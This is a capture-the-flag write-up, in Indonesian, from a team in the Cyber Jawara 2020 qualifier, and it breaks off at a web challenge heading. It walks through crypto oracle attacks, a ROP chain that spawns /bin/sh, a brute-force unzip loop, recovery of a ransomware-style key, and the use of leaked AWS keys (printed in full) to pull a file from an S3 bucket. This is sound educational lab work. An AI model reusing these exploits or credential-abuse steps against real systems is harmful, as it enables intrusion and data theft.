CYBER JAWARA

[Capture The Flag]

NAMA TIM : FUM

Rabu 16 September 2020

Ketua Tim	
1.	Febriananda Wida Pramudita
Member	
1.	Achmad Fahrurrozi Maskur
2.	Muhammad Abdullah Munir

Table of Content

Crypto

CaaS

Singkat cerita di ofb cipher = iv di-encrypt kemudian di-xor dengan plaintext. Namun kita tidak tahu panjang flag, yang mana kita brute dari 64 - 16 sampai 63.

```
from pwn import xor, remote
import base64


flag_enc =
base64.b64decode('pJ8GmKrvZS0dO3LPfcvjXrbIRusaEF/wb/Ps8ENwmH0fvkcIau74mSnZP
wBvbyMeXyUrAvDBY+McaztsZsM+nw==')


for i in range(64 - 16, 64):
    r = remote('net.cyber.jawara.systems', 3001)
    pt = b'a' * i
    r.sendline(pt)
    r.recvuntil('Result:\n')
    resp = base64.b64decode(r.recvline().decode())
    assert len(resp) == 64
    print(xor(resp, pt, flag_enc))
    r.close()
```

Cari yang kira2 adalah flag dan dapatlah flag.
Flag: CJ2020{soal_dasar_kriptografi_biasanya_ini_lagi_ini_lagi}

Message Holmes

Diberikan sebuah flag yang di enkripsi dengan menggunakan algoritma Merkle-Hellman Knapsack. Dengan menggunakan script dari https://medium.com/p/9e230784e68e#f165 kami dapat merecover flag yang telah di-encrypt.

```
#!/usr/bin/env python2
```

```
pub  = [29, 2021, 666, 879, 3, 404, 1337, 1945]
ct =
"0d3b108d097c0197097c0197124107d608a8099913470d3e096a0eb506ea14bb096713470b
5f06ea11690431122401b114bb09840cf6"
pt = ''

# pre-compute values in pub key base
dic = {}
for i in range(0, pow(2,len(pub))):
        b = bin(i)[2:].zfill(8)[::-1]
        sum = 0
        for j in range(8):
        if b[j] == '1':
        sum += pub[j]
        dic[sum] = i

# split cipher text in strings of 4 chars (16 bit hex value)
ct_dec = [int(h,16) for h in map(''.join, zip(*[iter(ct)]*4))]
# lookup value in pre-computed dic
for i in ct_dec:
        pt += chr(dic[i])
print pt
```

Crypto Checksum

Diberikan sebuah service yang digunakan untuk melakukan validasi proses dekripsi. Dengan berbekal known-plaintext kami dapat melakukan guess byte selanjutnya. Hal ini dikarenakan enkripsi menggunakan xor stream dengan key yang sama. Sehingga secara iteratif kami mengirimkan payload encrypt (‘\x00’ * n + crc32(‘\x00’ * n)[:-1] + guess_char). Ketika didapatkan response valid maka didapatkan next byte dari stream yg telah dimiliki.

```
from pwn import *
import binascii, struct

flag = b"CJ20"
xor_stream = b""

def get_crc(s):
    return struct.pack("I", binascii.crc32(s))
```

```
def check_valid(s):
    p.sendlineafter(">>", b64e(s))
    return b"Valid" in p.recvline()

p = remote("net.cyber.jawara.systems", 3002)

p.recvuntil("berikut: ")
flag_enc = b64d(p.recvline().strip())[:-4]
xor_stream += xor(flag_enc[:4], flag)

i = 0

while i < len(flag_enc):
    s = b'\x00' * (i + 1)
    s += get_crc(s)

    last_crc = s[-1]

    s = xor(s[:-1], xor_stream)[:4+i]

    for j in range(256):
            if check_valid(s + bytes([j])):
                    break

    xor_stream += bytes([j ^ last_crc])
    print (xor(flag_enc, xor_stream))

    i += 1

p.interactive()
```

Flag: CJ2020{duh_t4di_s04lny4_ngebu6_@wkwk}

Forensic

FTP

Jika dilihat trafficnya, terdapat operasi STOR a0, STOR a1, dsb dsb. Isi file a0 adalah ‘C’, isi file a1 adalah ‘J’, sehingga saya dump dengan tshark dan dengan sedikit scripting python.

```
tcp_data_dump = [[
    0x66, 0x6c, 0x9f, 0x89, 0x13, 0x15, 0xec, 0x38,
    0x73, 0x0c, 0x78, 0x30, 0x08, 0x00, 0x45, 0x08,
    0x00, 0x35, 0x43, 0x46, 0x40, 0x00, 0x3f, 0x06,
    0x2b, 0x48, 0x9f, 0x41, 0x05, 0x49, 0x9f, 0x41,
    0x89, 0x61, 0x8e, 0x5f, 0x00, 0x14, 0xd5, 0xbd,
    0xf0, 0x36, 0xa1, 0xa1, 0xa6, 0x38, 0x80, 0x18,
    0x01, 0xfe, 0x88, 0xb1, 0x00, 0x00, 0x01, 0x01,
    0x08, 0x0a, 0xe0, 0x0e, 0x54, 0xce, 0x7f, 0x19,
    0x8b, 0x9e, 0x43
],

.....................................
Dan seterusnya
.....................................


    [
    0x66, 0x6c, 0x9f, 0x89, 0x13, 0x15, 0xec, 0x38,
    0x73, 0x0c, 0x78, 0x30, 0x08, 0x00, 0x45, 0x08,
    0x00, 0x35, 0x53, 0x8d, 0x40, 0x00, 0x3f, 0x06,
    0x1b, 0x01, 0x9f, 0x41, 0x05, 0x49, 0x9f, 0x41,
    0x89, 0x61, 0xc9, 0x4d, 0x00, 0x14, 0xba, 0x5a,
    0x67, 0xb0, 0x0d, 0x05, 0xe2, 0x5b, 0x80, 0x18,
    0x01, 0xfe, 0xca, 0x21, 0x00, 0x00, 0x01, 0x01,
    0x08, 0x0a, 0xe0, 0x10, 0x1e, 0x4f, 0x7f, 0x1b,
    0x55, 0x1e, 0x30
]]
tcp_dump = ["2212", "118.220823", "159.65.5.73", "159.65.137.97",
"FTP-DATA", "67", "", "FTP Data: 1 bytes (PORT) (STOR a0)",
            "2228", "120.098641", "159.65.5.73", "159.65.137.97",
"FTP-DATA", "67", "", "FTP Data: 1 bytes (PORT) (STOR a1)",
            "2251", "140.413054", "159.65.5.73", "159.65.137.97",
```

```
"FTP-DATA", "67", "", "FTP Data: 1 bytes (PORT) (STOR a11)",
 ....................................
Dan seterusnya
....................................
            "2561", "235.341093", "159.65.5.73", "159.65.137.97",
"FTP-DATA", "67", "", "FTP Data: 1 bytes (PORT) (STOR a5)", ]

flag = ['?'] * 100

for i in range(7, len(tcp_dump), 8):
    idx = int(tcp_dump[i].split("(STOR a")[1][:-1])
    kar = tcp_data_dump[i // 8][-1]
    flag[idx] = chr(kar)

print(''.join(flag))
```

Flag: CJ2020{plz_use_tls_kthxx}

Home Folder

Setelah zip di-extract terdapat file .bash_history dan pass.txt. Pada file .bash_history

```
nano .bash_history
cat flag.txt
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') flag.zip flag.txt
cat pass.txt
unzip flag.zip
truncate -s -2 pass.txt
cat pass.txt
ls -alt
rm flag.txt
history -a
```

Password dihilangkan 2 karakter yang 1 karakternya sepertinya adalah newline sehingga saya cukup membrute 1 karakter

```
import os

kar = '0123456789abcdef'
awalan = 'c10a41a5411b992a9ef7444fd6346a4'
for x in kar:
```

```
    # for y in kar:
    cmd = 'unzip -P {} flag.zip'.format(awalan + x)
    print(cmd)
    os.system(cmd)
    os.system('cat flag.txt')
```

Flag: CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}

Image PIX

Dengan memanfaatkan tools stegsolve, kami memanfaatkan fitur Data extract. Dan di-dapatkanlah flag.

		Extract Preview
434a323032307b41	5f53747564795f69	CJ2020{A _Study_i
6e5f536361726c65	747d434a32303230	n_Scarle t}CJ2020
7b415f5374756479	5f696e5f53636172	{A_Study _in_Scar
6c65747d434a3230	32307b415f537475	let}CJ20 20{A_Stu
64795f696e5f5363	61726c65747d434a	dy_in_Sc arlet}CJ

Flag: CJ2020{A_Study_in_Scarlet}

Know Your Payload

Diberikan sebuah file crt yang berisi string base64. Ketika di decode kami mendapatkan sebuah file zip yang berisi file help.ps1 dan help.txt. Dengan memanfaatkan fitur Set-PSDebug pada powershell kami dapat mengetahui bahwa script help.ps1 menyimpan potongan flag ke C:/ProgramData/flag.txt, dari situ kami mendapatkan potongan flag pertama: **CJ2020{0Bfu5c4T3_**. Kemudian ketika kami melihat file help.txt, kami menduga itu adalah batch file. Sehingga kami mengubah format file menjadi .bat dan jalankan. Didapatkanlah potongan flag berikutnya: **n0tObfU5c4te}**.

Flag: CJ2020{0Bfu5c4T3_n0tObfU5c4te}

Pwn

Syscall

Dari service yang diberikan kita dapat memanggil syscall dengan syscall number dan parameter yang kita tentukan. Selain itu service juga memberikan alamat buffer flag. Sehingga untuk mendapatkan flag kami hanya perlu memanggil syscall write. Rax = 1, arg0 = 1 (stdout), arg1 = alamat flag, arg2 = 0xff (length), sisanya diisi 0. Dan service akan menampilkan flag.

```
>>> CJ Syscall <<<
Alamat memori flag: 0x563576f45b68
Nomor syscall: 1
arg0: 1
arg1: 94787628981096
arg2: 256
arg3: 0
arg4: 0
arg5: 0

Menjalankan syscall(1, 1, 94787628981096, 256, 0, 0, 0)
CJ2020{pemanasan_dulu_ya_agan_sekalian}>>> CJ Syscall <<<Alamat memori flag: %p
Nomor syscall: %darg0: %lldarg1: arg2: arg3: arg4: arg5:
```

Flag: CJ2020{pemanasan_dulu_ya_agan_sekalian}

ROP

Diberikan 2 buah file yang berisi info elf serta list gadget yang dapat digunakan untuk exploit. Selain itu kami juga diberi tahu offset buffer overflow, namun kami tidak diberi binary elfnya. Namun, informasi ini cukup untuk membuat payload ropchain. Dengan berbekal sample ropchain yang di-generate oleh ROPgadget kami hanya perlu mengubah offset menyesuaikan list gadget yang diberikan. Jalankan exploit dan di-dapatkanlah shell.

```
from pwn import *
from struct import pack

p = remote("pwn.cyber.jawara.systems", 13372)

data = 0x00000000006b90e0
pop_rsi = 0x0000000000410183
```

```
pop_rax = 0x00000000004155a4
mov_rsi_rax = 0x000000000047f391
pop_rdi = 0x0000000000400696
xor_rax_rax = 0x0000000000444b00
pop_rdx = 0x00000000004497c5
add_rax_1 = 0x0000000000474820

payload = "a" * 0x10
payload += pack('<Q', pop_rsi) # pop rsi ; ret
payload += pack('<Q', data) # @ .data
payload += pack('<Q', pop_rax) # pop rax ; ret
payload += '/bin//sh'
payload += pack('<Q', mov_rsi_rax) # mov qword ptr [rsi], rax ; ret
payload += pack('<Q', pop_rsi) # pop rsi ; ret
payload += pack('<Q', data + 8) # @ .data + 8
payload += pack('<Q', xor_rax_rax) # xor rax, rax ; ret
payload += pack('<Q', mov_rsi_rax) # mov qword ptr [rsi], rax ; ret
payload += pack('<Q', pop_rdi) # pop rdi ; ret
payload += pack('<Q', data) # @ .data
payload += pack('<Q', pop_rsi) # pop rsi ; ret
payload += pack('<Q', data + 8) # @ .data + 8
payload += pack('<Q', pop_rdx) # pop rdx ; ret
payload += pack('<Q', data + 8) # @ .data + 8
payload += pack('<Q', xor_rax_rax) # xor rax, rax ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
```

```
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', add_rax_1) # add rax, 1 ; ret
payload += pack('<Q', 0x000000000047b52f) # syscall ; ret

p.sendline(payload)
```

```
p.interactive()
```

Flag: CJ2020{belajar_bikin_ropchain_sendiri_dong}

Ranjau

Service yang diberikan akan menampilkan flag apabila kita berhasil menebak 8 petak yang aman dari ranjau. Pada tiap iterasi hanya ada 1 petak saja yang aman. Namun kami menemukan vuln index out-of-bound. Sehingga kami dapat mengubah nilai di luar board game. Board game pada awalnya berisi karakter **.** (titik) semua. Ketika kita memilih petak, petak tersebut akan diubah menjadi karakter **X**. Kemudian akan di cek apakah petak dengan index yang aman bernilai **.** (titik) jika iya, maka kita salah menebak lokasi yang aman. Kami memanfaatkan vuln sebelumnya untuk mengubah index aman. Sehingga nilai petak dengan index tersebut tidak akan pernah bernilai **.** (titik). Dengan berbekal gdb kami mendapatkan index yang aman yaitu **95**.

Flag: CJ2020{hacker_beneran_nge-cheat_pakai_exploit_sendiri}

Brankas

Pada service yang diberikan kita diminta untuk menebak pin dari sebuah brankas sebanyak 30 kali. Pada tiap brankas kita diberi kesempatan untuk menebak sebanyak 10 kali. Kami menemukan kesalahan pada fungsi pengecekan pin yaitu pada kondisi while, seharusnya tidak menggunakan **or** namun menggunakan **and**. Akan tetapi akan ada constraint tambahan berupa karakter pertama tidak boleh 0. Kesalahan tersebut membuat pin yang seharusnya hanya dicek sebanyak 5 karakter, menjadi sampai kedua angka bernilai 0. Sehingga apabila pin brankas 12345 dan kita memasukkan 2000000000. Maka kita akan mendapatkan benar 4, yaitu dari:
0**0000**12345
2**0000**00000
Sehingga untuk exploit selanjutnya hanya tinggal perlu bruteforce digit terakhir saja.

```
from pwn import *

p = remote("pwn.cyber.jawara.systems", 13374)

def solve():
    p.recvuntil("Lapisan")

    base = 4000000000
    for i in range(10):
       p.sendlineafter("PIN", str(base + i))
```

```
        p.recvuntil("Benar: ")

        benar = p.recv(1)
        if benar == '5':
              break
        elif benar == '6':
              base += 1000000000 - 1

for i in range(30):
    print i+1
    solve()

p.interactive()
```

Flag: CJ2020{mencuri uang seperti meretas bank, carding, dan meretas e-commerce itu haram ya!}

Reverse Engineering

BabyBaby

Diberikan sebuah binary yang menerima 3 buah input angka. Angka tersebut memiliki batasan sebagai berikut.

```
12  if ( v4 + v5 != v4 * v6 || v5 / v6 != 20 || v5 / v4 != 3 )
13  {
14    puts("Salah!");
15  }
16  else
17  {
18    i = 0;
19    puts("Benar!");
20    for ( i = 0; i <= 20; ++i )
21    {
22      if ( !(i % 3) )
23        putchar(*((_DWORD *)&lel + i) ^ v4);
24      if ( i % 3 == 1 )
25        putchar(*((_DWORD *)&lel + i) ^ v5);
26      if ( i % 3 == 2 )
27        putchar(*((_DWORD *)&lel + i) ^ v6);
28    }
29  }
30  return 0;
```

Kemudian angka tersebut digunakan sebagai key xor. Karena kita mengetahui bahwa prefix flag = '**CJ2020**', maka kita hanya perlu melakukan xor 3 karakter pertama dari array lel dengan '**CJ2**' dan didapatkan lah value v4 = 27, v5 = 81, dan v6 = 4. Jalankan binary dengan input tsb, dan didapatkanlah flag.

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/CyberJawara/2020/quals/rev/babybaby$ ./BabyBaby
Masukkan 3 angka: 27 81 4
Benar!
CJ2020{b4A4a4BBbb7yy}djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/CyberJawara/2020/quals/rev/baby
```

Flag: CJ2020{b4A4a4BBbb7yy}

Pawon

Diberikan sebuah binary yang meminta input sebuah email dan serial number. Untuk email hanya ada pengecekan panjang dan karakter **@**. Kemudian kami menemukan pengecekan per karakter pada serial number.

```
59  }
60  if ( v46 != 1 || strlen(s) <= 3 )
61    seret();
62  if ( strlen(&v16) <= 0x18 )
63    seret();
64  if ( v21 != 45 && v27 != 45 && v34 != 45 )
65    seret();
66  if ( v16 != v26 )
67    seret();
68  if ( v17 != 101 )
69    seret();
70  if ( v19 != 80 )
71    seret();
72  if ( v41 )
73    seret();
74  if ( v18 != 109 )
75    seret();
76  if ( v20 != v17 )
77    seret();
78  if ( v22 != 106 )
79    seret();
80  if ( v23 != 111 )
81    seret();
82  if ( v24 != v25 )
83    seret();
84  if ( v25 != 83 )
85    seret();
86  if ( (unsigned __int8)check(v21, v28, 9) ^ 1 )
87    seret();
88  if ( v39 != v33 + 3 )
89    seret();
90  if ( v29 != v36 )
91    seret();
92  if ( v30 != 122 )
93    seret();
94  if ( (unsigned __int8)check(v31, v32, -134) ^ 1 )
95    seret();
96  if ( v37 != 84 )
97    seret();
98  if ( v32 != 72 )
99    seret();
100 if ( v36 != 117 )
101   seret();
102 if ( v33 != 53 )
103   seret();
104 if ( v35 != 83 )
105   seret();
106 if ( v38 != 49 )
```

Langsung saja kami solve dengan menggunakan z3, dan di-dapatkanlah serial number yang valid.


```
from z3 import *

s = Solver()
N = 25
xs = [BitVec('x_%d' % i, 16) for i in range(N)]
base_idx = 16

for x in xs:
        s.add(Or(
        And(x >= 0x20, x <= 0x7f),
        ))

def check(a, b, c):
   return c + 2*a == b
```

```
s.add( xs[21-base_idx] == ord('-') )
s.add( xs[27-base_idx] == ord('-') )
s.add( xs[34-base_idx] == ord('-') )
s.add( xs[0] == xs[26-base_idx] )
s.add( xs[17-base_idx] == ord('e') )
s.add( xs[19-base_idx] == ord('P') )
s.add( xs[18-base_idx] == ord('m') )
s.add( xs[20-base_idx] == xs[17-base_idx] )
s.add( xs[22-base_idx] == ord('j') )
s.add( xs[23-base_idx] == ord('o') )
s.add( xs[24-base_idx] == xs[25-base_idx] )
s.add( xs[25-base_idx] == ord('S') )
s.add( check(xs[21-base_idx], xs[28-base_idx], 9) )
s.add( xs[39-base_idx] == xs[33-base_idx] + 3 )
s.add( xs[29-base_idx] == xs[36-base_idx] )
s.add( xs[30-base_idx] == ord('z') )
s.add( check(xs[31-base_idx], xs[32-base_idx], -134) )
s.add( xs[37-base_idx] == ord('T') )
s.add( xs[32-base_idx] == ord('H') )
s.add( xs[36-base_idx] == ord('u') )
s.add( xs[33-base_idx] == ord('5') )
s.add( xs[35-base_idx] == ord('S') )
s.add( xs[38-base_idx] == ord('1') )
s.add( xs[26-base_idx] == xs[37-base_idx] )
s.add( check(xs[40-base_idx], xs[36-base_idx], -61) )

if s.check() == sat:
  m = s.model()
  flag = [chr(m[x].as_long()) for x in xs]
  print(''.join(flag))
```

Didapakan serial number: TemPe-joSST-cuzgH5-SuT18Y
Flag: CJ2020{r+jKctQn&m14l,.JBH8WckZj}

Snake 2020

Diberikan sebuah jar yang menurut deskripsi merupakan game snake. Kami langsung melakukan decompile dengan menggunakan intelliJ (entah kenapa hasil dari jd-gui berbeda). Dari source code tersebut kami menemukan sebuah variable MILESTONE dengan nilai akhir 8172. Berdasarkan soal, flag akan didapatkan apabila mencapai skor tersebut. Kami langsung menduga bahwa itu array dari flag. Kami langsung mencari operasi yang menggunakan variable tersebut.



Dari situ diketahui bahwa c[0] = MILESTONE[1] - MILESTONE[0], dst.

```
n = [5191, 5271, 5385, 5490, 5612, 5713, 5771, 5803, 5870, 5944, 5994, 6042, 6092, 6140, 6263, 6362, 6466, 6517, 6569, 6685, 6734, 6844, 6947, 7042, 7091, 7144, 7239, 7292, 7344, 7460, 7509, 7562, 7664, 7785, 7834, 7944, 8047, 8172]

flag = ""
for i in range(1, len(n)):
    flag += chr(n[i] - n[i-1])

print (flag)
```

Flag: CJ2020{ch34t1ng_15_54t15fy1ng}

Holmes Code

Diberikan sebuah zip yang berisi banyak binary. Setelah menganalisa beberapa binary, diketahui bahwa 1 binary digunakan untuk melakukan pengecekan 1 karakter. Pengecekan dilakukan secara sederhana dengan menggunakan operasi add, sub, atau xor. Sehingga kami hanya perlu melakukan pengecekan opcode untuk operasi serta arg operasi tersebut.

```
flag = []

for i in range(288):
    data = open("code/code%d" % i, "rb").read()
    op = ord(data[0xCA])
    arg0 = ord(data[0xCB])
    arg1 = ord(data[0xCE])

    if op == 0xf2:
            flag.append(arg0 ^ arg1)
    elif op == 0xea:
            flag.append((arg1 + arg0) & 0xff)
    elif op == 0xc2:
            flag.append((0x100 + arg1 - arg0) & 0xff)

print ''.join(map(chr, flag))
```

```
djavaa@LAPTOP-NKSSTH7C:/mnt/d/CTF/CyberJawara/2020/quals/rev/holmes$ python solve.py

The story is notable for introducing the character of Irene Adler, who is one of the most notable female characters in t
he Sherlock Holmes series, despite appearing in only one story.[1] Doyle ranked CJ2020{A_ScaNdal_in_B0h3mia} fifth in hi
s list of his twelve favourite Holmes stories.
```

Flag: CJ2020{A_ScaNdal_in_B0h3mia}

Home Sherlock

Fuzzing binary, setiap memberi karakter non angka selalu ditolak → inputan harus angka. Kemudian saat dicek pada IDA

```
if ( *v19 == 44400444004440044LL )
  {
    runtime_convTstring(a1, a2, v9);
    *(_QWORD *)&v22 = &unk_4AB9C0;
    *((_QWORD *)&v22 + 1) = &v23;
    fmt_Fprintln(
      a1,
      a2,
      v12,
      (__int64)&go_itab__os_File_io_Writer,
      v13,
      v14,
      (__int64)&go_itab__os_File_io_Writer,
      os_Stdout);
  }
  else
  {
    *(_QWORD *)&v21 = &unk_4AB9C0;
    *((_QWORD *)&v21 + 1) = &off_4E9280;
    fmt_Fprintln(
      a1,
      a2,
      v9,
      (__int64)&go_itab__os_File_io_Writer,
      v10,
      v11,
      (__int64)&go_itab__os_File_io_Writer,
      os_Stdout);
  }
```

Terdapat angka 44400444004440044 yang saya masukkan sebagai input ke binary dan mendapatkan flag yang diencode dengan base64 tanpa padding.
Flag: CJ2020{221B_Baker_Str33t}

Ransomnware

Singkat cerita binary tersebut: ada fungsi pseudo random katakan fungsi G(s) dimana s adalah seednya. Misalkan r adalah array yang didapat /dev/urandom. Maka 32 byte pertama adalah 32 byte dan random generator G(konstanta) ^ r, dan byte sisanya adalah byte dari random

generator G(r) ^ flag. Sehingga kita mendapatkan 32 byte dari G(konstanta dengan gdb scripting)

```
import gdb

gdb.execute('b *0x555555554b5c')
gdb.execute('r')

res = []

for i in range(32):
      res.append(int(gdb.execute('i r al', to_string=True).split()[1], 16))
      gdb.execute('c')

print(res)
```

Yang kemudian kita xor dengan 32 byte pertama dari flag dan mendapatkan state r saat ransom digunakan untuk mengencrypt flag

```
ismem = [28, 39, 240, 229, 207, 99, 123, 193, 50, 126, 214, 101, 191, 108,
186, 196, 233, 216, 125, 10, 3, 197, 110, 252, 235, 28, 82, 212, 158, 217,
201, 198]


with open('answer.enc', 'rb') as ff:
      buf = ff.read(32)

state = []

for i in range(32):
      state.append(ismem[i] ^ buf[i])


for i in range(0, 32, 8):
      num = 0
      for j in range(8):
            num += state[i + j] * (256**j)
      print(hex(num))
```

Yang mengoutputkan 0x2e482399a4fc56e5, 0x370f8d5ef266fdfd, 0xf774fbf745f12ba9, 0x34b3d471a399b306

Debug program dan ubah buffer yang menampung byte dari /dev/urandom menjadi berikut

```
gdb-peda$ set {long}(0x7fffffffde20 + 8*0) = 0x2e482399a4fc56e5
gdb-peda$ set {long}(0x7fffffffde20 + 8*1) = 0x370f8d5ef266fdfd
gdb-peda$ set {long}(0x7fffffffde20 + 8*2) = 0xf774fbf745f12ba9
gdb-peda$ set {long}(0x7fffffffde20 + 8*3) = 0x34b3d471a399b306
gdb-peda$ x/4gx 0x7fffffffde20
0x7fffffffde20:   0x2e482399a4fc56e5      0x370f8d5ef266fdfd
0x7fffffffde30:   0xf774fbf745f12ba9      0x34b3d471a399b306
```

Jalankan sampai habis dengan dummy flag yang berisi ‘a’ sebanyak 37 karakter, kemudian kita telah mendapatkan a ^ key. (a^key) ^ (flag^key) ^ a. Selesai

```
from pwn import xor

dum = b'a' * 69

with open('flag.txt.enc', 'rb') as f1, open('answer.enc', 'rb') as f2:
    b1 = f1.read()
    b2 = f2.read()

print(xor(b1, b2, dum))
```

Flag: CJ2020{mamntap_gan_c71c416369bb6230}

Koq Error

Saya coba menjalankan program

```
main.fun(0x208d9, 0x4ece6327, 0x4f790d59, 0x0)
      /vagrant/KoqError/koqerror.go:9 +0x4b fp=0xc0200e15c8 sp=0xc0200e1598
pc=0x498e4b
main.fun(0x208d9, 0x4ece6328, 0x4f790d59, 0x0)
      /vagrant/KoqError/koqerror.go:9 +0x4b fp=0xc0200e15f8 sp=0xc0200e15c8
pc=0x498e4b
main.fun(0x208d9, 0x4ece6329, 0x4f790d59, 0x0)
      /vagrant/KoqError/koqerror.go:9 +0x4b fp=0xc0200e1628 sp=0xc0200e15f8
pc=0x498e4b
```

Sepertinya rekursi yang tak ada akhirnya pada 0x498eb. Saya membuka program dan melihat pada instruksi di sekitarnya

```
_int64 __fastcall sub_498E00(__int64 a1, __int64 a2, __int64 a3, __int64
a4, __int64 a5, __int64 a6, __int64 a7, __int64 a8, __int64 a9)
{
  __int64 result; // rax
  __int64 v10; // rdx
  __int64 v11; // rax
  __int64 v12; // [rsp+18h] [rbp-10h]
  void *retaddr; // [rsp+28h] [rbp+0h]

  if ( (unsigned __int64)&retaddr <= *(_QWORD *)(__readfsqword(0xFFFFFFF8)
+ 16) )
    sub_461500(a1, a2);
  result = a8;
  if ( a8 )
  {
    sub_498E00(a1, a2, a3, a7);
    v11 = a7 * v12;
    if ( !a9 )
      sub_4304C0(a1, a2, v10);
    if ( a9 == -1 )
      result = -v11;
    else
      result = v11 / a9;
  }
  return result;
```

Kemudian saya mencoba debug dan mengubah-ubah parameter kedua dari fungsi sub_498E00. Jika di awal pemanggilan saya ubah parameter kedua menjadi 0, outputnya 1, jika saya ubah menjadi 2 output 133337. Jika saya ubah menjadi 2, outputnya 445422188. Saya curiga bahwa itu operasi perkalian modulo dan saat saya debug, modulonya adalah 1333333337. Sehingg jawabannya adalah pow(133337, 1333333337, 1333333337) yang mana hasilnya adalah 863240505

Flag: CJ2020{863240505}

Web

AWS

Diberikan file credentials yang isinya adalah

```
[default]
aws_access_key_id = AKIA6QOBT5TWKXCV6PUO
aws_secret_access_key = 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
```

Setelah itu, kita configure awscli dengan value yang sudah diberikan. Langsung connect dan copy (download) file flag untuk dibaca.

```
❯ p3 -m awscli configure
AWS Access Key ID [****************TL4B]: AKIA6QOBT5TWKXCV6PUO
AWS Secret Access Key [****************eu22]: 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
Default region name [None]:
Default output format [None]:
❯ p3 -m awscli s3 ls s3://cyberjawara
2020-09-14 14:37:06         48 flag-c72411d2642162555c7010141be4f0bd.txt
❯ p3 -m awscli s3 cp s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt .
download: s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt to ./flag-c72411d2642162555c7010141be4f0bd.txt
❯ cat flag-c72411d2642162555c7010141be4f0bd.txt
CJ2020{so_many_data_breaches_because_of_AWS_s3}

 /mnt/c/ctf/cj20/penyisihan
```


Flag: CJ2020{so_many_data_breaches_because_of_AWS_s3}

Toko Masker 1

